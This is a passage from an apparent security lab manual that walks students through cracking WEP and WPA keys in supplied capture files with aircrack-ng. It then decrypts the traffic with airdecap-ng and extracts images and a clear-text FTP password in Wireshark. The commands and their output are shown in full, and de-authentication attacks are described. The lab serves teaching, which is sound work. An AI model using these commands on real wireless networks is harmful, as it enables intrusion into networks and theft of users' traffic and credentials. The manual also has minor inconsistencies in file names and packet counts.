1. What is the type or router (name of company) being used on the wireless network with the Service Set Identifier (SSID) of *boguswifi*? (Examples: Belkin, Netgear)
2. See if you can locate the channel that the TOWSON wireless network is using. Click the + in front of IEEE 802.11 wireless LAN management frame, the + in front of Tagged parameters, then, click the + in front of DS Parameter Set.
3. From the Wireshark menu, select File, Export, Objects, HTTP. Find the Hoover_dam.jpg picture and save it to your home folder. View the picture.

Task 2 Cracking and Examining WEP Traffic

Wired Equivalent Privacy, or WEP, was never meant to be used in environments where security is paramount. The developers of the encryption scheme tried to emphasize this by naming it **Wired** Equivalent Privacy. There are flaws in the way that the WEP encryption scheme was implemented, making it possible for an attacker to obtain the 64-bit or 128-bit WEP key. One of the reasons WEP is so widely used is because some older hardware and software is not WPA compliant, meaning it does not support WPA/WPA2. Some people, including vendors, feel that it is easier to set up a wireless network using WEP.




Figure 18: The Vendor is Recommending the Use of WEP

Even though a good hacker can obtain the WEP key to someone's network in less than 5 minutes, it is still better to use WEP than to leave your network completely unsecured. If someone has their wireless card in monitor mode and they are monitoring wireless network traffic, they will be unable to see the traffic unless they have the WEP key.

Task 2.1 Decrypt and Analyze WEP Traffic

1. Open the WEP Capture File:
 - a. Select **File** from the Wireshark menu and select **Open**.
 - b. Double click on the **root** folder, and then double click on the **lab5** folder.
 - c. Double click on the file **WEP1.cap**

- In the filter pane, type **dns** (all lowercase) and click **Apply**. You will not be able to see any traffic because the wireless network traffic is encrypted.




Figure 19: No Results for dns Filter in Wireshark due to Encryption

- Close Wireshark by selecting **File** from the menu bar and selecting **Quit**.

The WEP key can be obtained by an attacker, if they are able to generate enough Initialization Vectors, or IVs. IVs are generated when the attacker replays traffic over and over again, and knocks the client off the network for a short time (less than one second). The attacker’s wireless card must be in monitor mode to perform the attack.

- In the terminal window, type the following command.
`root@bt:~# aircrack-ng lab5/WEP1.cap`
- Select **5** for the target network. Notice that there are 43,210 IVs.




Figure 20: Selecting the Number of the Target Network

After a few seconds, the aircrack-ng program will be able to crack the 64-bit WEP key.

```

root@bt: ~/lab5
File Edit View Terminal Help

Aircrack-ng 1.1 r1904

[00:00:02] Tested 7030 keys (got 29937 IVs)

KB  depth  byte(vote)
0   0/ 11   AA(39424) 2F(38656) BF(37888) BC(36608) FC(36352)
1   5/ 11   AA(35840) 93(35840) 18(35584) 28(35584) A5(35328)
2   0/ 1    AA(44032) 65(37376) EB(36608) 2C(36096) 55(35840)
3   24/ 30  A0(33536) 35(33280) 4D(33280) 76(33280) 97(33280)
4   0/ 2    AA(41728) D9(38144) 8E(36096) 4C(35072) F7(35072)

KEY FOUND! [ AA:AA:AA:AA:AA ]
Decrypted correctly: 100%
    
```

Figure 21: Aircrack-ng provides you with the WEP key to the Network

After the WEP key is obtained, we can decrypt the network traffic with **airdecap-ng**.

4. From the terminal, type the following command to decrypt the traffic (10 "A"s):
`root@bt:~# airdecap-ng -w AAAAAAAAAA lab5/WEP1.cap`

```

root@bt: ~
File Edit View Terminal Help

root@bt:~# airdecap-ng -w AAAAAAAAAA lab5/WEP1.cap
Total number of packets read      110058
Total number of WEP data packets  50596
Total number of WPA data packets   808
Number of plaintext data packets   0
Number of decrypted WEP packets    43220
Number of corrupted WEP packets    0
Number of decrypted WPA packets    0
    
```

Figure 22: WEP Packets are Decrypted with the Key

The number of decrypted WEP packets should be 43220. Now, we will be able to analyze TCP/IP traffic as well as carve files from the decrypted capture file.

- Type **wireshark** in the terminal (all lowercase) to bring up Wireshark. Select **File** from the Wireshark menu and select **Open**. Double click on the **root** folder, and then double click on the **lab5** folder. Double click on the file **WEP1-dec.cap**.




Figure 23: The Newly Created WEP1-dec Capture File

When airdecap-ng was used, the traffic from the wireless network with the SSID of TOWSON22 was decrypted because the correct WEP key was provided. A brand new capture file, **WEP1-dec.cap** is created with the traffic decrypted.

- In the filter pane, type **dns** (all lowercase) and click **Apply**. You will be able to see DNS requests within the wireless traffic because the WEP traffic was decrypted.




Figure 24: DNS traffic is Now Viewable

- From the Wireshark menu, select **File, Export, Objects, HTTP**. A new window will open, showing hostnames and filenames. Browse through the list and look at what the wireless users were downloading. Find item #**6988 NFL-Football.jpg**, click on the file, and click **Save As**. Verify the save in folder is **root** and click **Save**.




Figure 25: Carving the Image form Wireshark

- To view the file, click **Places** from the BackTrack 5 Menu Bar and select **Home Folder**. Click **Cancel** to close the Wireshark: HTTP Object List




Figure 26: Viewing the Picture Carved From Wireshark

After the WEP traffic for the TOWSON22 network was decrypted, we will be able to view any of the clear text traffic within the capture file. We will examine the FTP traffic.

- Type **ftp** (all lowercase) in the Wireshark filter pane and click apply. You will be able to see the decrypted FTP traffic, as well as the usernames and passwords.

No.	Time	Source	Destination	Protocol	Length	Info
7351	118.039430	192.168.2.3	192.168.2.4	FTP	81	Response: 220 Microsoft FTP Service
7352	118.039474	192.168.2.3	192.168.2.4	FTP	81	[TCP Retransmission] Response: 220 Mic
7359	119.884833	192.168.2.4	192.168.2.3	FTP	64	Request: USER ftp
7360	119.885362	192.168.2.4	192.168.2.3	FTP	64	[TCP Retransmission] Request: USER ftp
7361	119.885826	192.168.2.3	192.168.2.4	FTP	126	Response: 331 Anonymous access allowed
7362	119.886386	192.168.2.3	192.168.2.4	FTP	126	[TCP Retransmission] Response: 331 And
7413	127.429170	192.168.2.4	192.168.2.3	FTP	77	Request: PASS hi@123244555.com

Figure 27: Viewing the Clear Text Traffic from the Decrypted Capture File

If you scroll down further in the WEP1-dec.cap file, you will be able to see the names of the files that were transferred by the wireless user with the FTP protocol.

- To pull a JPEG file transferred via FTP out of the wireless capture file, type **ftp-data and frame contains JFIF** into the Wireshark filter and hit **Apply**: Right-click on the first frame in the list and select **Follow TCP Stream**.

No.	Time	Source	Destination
8347	167.317518	192.168.2.3	192.168.2.4
8350	167.319602	192.168.2.3	
8369	170.347712	192.168.2.3	
8370	170.362098	192.168.2.3	
8396	170.383557	192.168.2.3	
8398	170.384626	192.168.2.3	
8426	170.592960	192.168.2.3	
8428	170.593522	192.168.2.3	
8458	170.800832	192.168.2.3	
8460	170.801394	192.168.2.3	
8509	171.224771	192.168.2.3	
8510	171.225330	192.168.2.3	

Figure 28: Following a TCP Stream

11. In the Follow the TCP Stream pane, click the **Save As** button.
For the name of the file, put **pic.jpg**. Make sure the *Save in Folder* is **Desktop**.
Double click on picture on your Desktop. It should be men playing basketball.
Close the picture window when finished.




Figure 29: The Picture is Successfully Carved from the FTP Transfer

Task 2.2 Conclusion

Wired Equivalent Privacy, or WEP, encrypts traffic and protects your wireless network from people monitoring wireless networks using a Wi-Fi card in monitor mode. If an attacker is able to get the WEP key by generating enough Initialization Vectors, or IVs, they can decrypt the traffic using airdecap-ng. Traffic can then be viewed and analyzed.

Task 2.3 Discussion Questions

1. Provide the name of at least one file that was transferred during the FTP session.
2. What is the name of the tool that can be utilized to decrypt WEP traffic? What must you do in conjunction with the tool for the traffic to be decrypted?
3. Which 2 IP Addresses were involved in the transfer of data via the FTP protocol?

Task 3 Cracking and Examining WPA Traffic

Wi-Fi Protected Access, or WPA, and WPA2 are much more secure than WEP encryption. An attacker can break WEP, regardless of what WEP key is used, if they are able to generate enough Initiation Vectors (IVs). Wi-Fi Protected Access (WPA) and WPA2 are more secure but it also is vulnerable to being hacked if a weak passphrase, like a dictionary word, is used. A good passphrase should be at least 16 characters long, use uppercase, lowercase, and special characters. Avoid the use of dictionary words.

Task 3.1 Task 3.1 Cracking WPA and Analyzing the Traffic

1. Open the **WPA Capture File**
 - a. Select **File** from the Wireshark menu and select **Open**.
 - b. Double click on the **root** folder, and then double click on the **lab5** folder.
 - c. Double click on the file **WPA-01.cap**.
2. In the filter pane, type **ftp** (all lowercase) and click **Apply**. You will not be able to see any traffic because the wireless network traffic is encrypted. Close Wireshark.




Figure 30: FTP Traffic is Un-viewable in the WPA Encrypted Capture File

In order to break the WPA passphrase, you need the following items:

- The SSID (Service Set Identifier), or name, of the wireless network
- A WPA handshake
- A dictionary file

The SSID of our target wireless network is TOWSON333. In order to get a WPA handshake, the attacker must have a wireless card that supports monitor mode and needs to perform a de-authentication attack, which will remove a client from the Access Point (AP) for less than a second. The attacker will also need a dictionary file. In order for the attacker to obtain the WPA passphrase, the phrase must be in the dictionary file.

1. In the terminal window, type the following command.
`root@bt:~# aircrack-ng lab5/WPA-01.cap -w Wordlist.txt`

```

root@bt: ~
File Edit View Terminal Help
root@bt:~# aircrack-ng lab5/WPA-02.cap -w Wordlist.txt
Opening lab5/WPA-02.cap
Read 33915 packets.

# BSSID          ESSID          Encryption
1  00:1F:90:D9:C6:28  HUANGDOM      WEP (19 IVs)
2  00:18:4D:8A:78:FE  boquswifi     WPA (0 handshake)
3  00:17:3F:F4:56:90  TOWSON333    WPA (1 handshake)
4  00:1F:90:D8:B2:84  RP7J4        WEP (6583 IVs)
5  00:26:62:E5:71:8C  T4QY4        WPA (0 handshake)
6  00:24:B2:DA:A8:7A  No data - WEP or WPA
7  00:26:F2:9B:08:4C  Anthony98    No data - WEP or WPA

Index number of target network ? 3
  
```

Figure 31: Selecting the Target Network Using WPA

2. Select **3** for the target network. Notice that there is 1 WPA handshake

```

Aircrack-ng 1.1 r1904

[00:00:31] 25316 keys tested (813.29 k/s)

KEY FOUND! [ breezeless ]

Master Key   : 69 24 A8 65 AF BF 71 4E 9E 25 25 C0 2A 71 E3 AB
              59 E9 B3 6E 9A 4D B1 47 5E 1E 01 BD 9E 7B 80 AE

Transient Key : FB 91 BB 94 87 12 4D E6 F9 D2 CC 82 71 CC 0F E5
              DD D2 2A 9B 79 47 A9 B5 7C 0C 46 C6 30 82 C2 A8
              3E CB 55 CD 6F 86 67 18 71 2C B8 22 D3 E2 43 F2
              67 E8 63 6D EF 93 F9 EF 03 77 F5 80 5F 0A 43 61

EAPOL HMAC   : 8C EA C6 47 4C 5A CB 75 7C D2 71 82 52 9E 85 54
  
```

Figure 32: The WPA Passphrase

Now that the WPA passphrase has been obtained, we can decrypt the traffic for the wireless network TOWSON333. In order to do this, the SSID must be specified.

3. Type the From the terminal, type the following command to decrypt the traffic:
`root@bt:~# airdecap-ng lab5/WPA-01.cap -e TOWSON333 -p breezeless`

```

root@bt: ~
File Edit View Terminal Help
root@bt:~# airdecap-ng lab5/WPA-01.cap -e TOWSON333 -p breezeless
Total number of packets read          33915
Total number of WEP data packets      6602
Total number of WPA data packets      11401 ←
Number of plaintext data packets      1
Number of decrypted WEP packets       0
Number of corrupted WEP packets       0
Number of decrypted WPA packets       11162
    
```

Figure 33: The WPA Packets are Decrypted

The number of decrypted WPA packets should be 11,401. Now, we will be able to analyze TCP/IP traffic as well as carve files from the decrypted capture file.

4. Type `wireshark` in the terminal (all lowercase) to bring up Wireshark. Select **File** from the Wireshark menu and select `open`. Double click on the `root` folder, and then double click on the `lab5` folder. Double click on the file `WPA-01-dec.cap`.




Figure 34: The Decrypted WPA file Created by airdecap-ng

- In the filter pane, type **dns** (all lowercase) and click apply. You will be able to see DNS requests within the wireless traffic because the WPA traffic was decrypted.

No.	Time	Source	Destination	Protocol	Length	Info
10370	73.204794	192.168.2.3	192.168.1.1	DNS	76	Standard query A video.google.com
10371	73.209401	192.168.2.3	192.168.1.1	DNS	75	Standard query A img.youtube.com
10372	73.225842	192.168.1.1	192.168.2.3	DNS	162	Standard query response CNAME vide
10373	73.232498	192.168.1.1	192.168.2.3	DNS	120	Standard query response CNAME ytim
10450	74.206838	192.168.2.3	192.168.1.1	DNS	75	Standard query A maps.google.com

Figure 35: Viewing the DNS Requests after the Traffic has been Decrypted

- From the Wireshark menu, select **File, Export, Objects, HTTP**. A new window will open showing hostnames and filenames. Browse through the list and look at what the wireless users were downloading. Find **37558.jpg**, click on the file, and click **Save As**. Verify the save in folder is **root** and click **Save**.

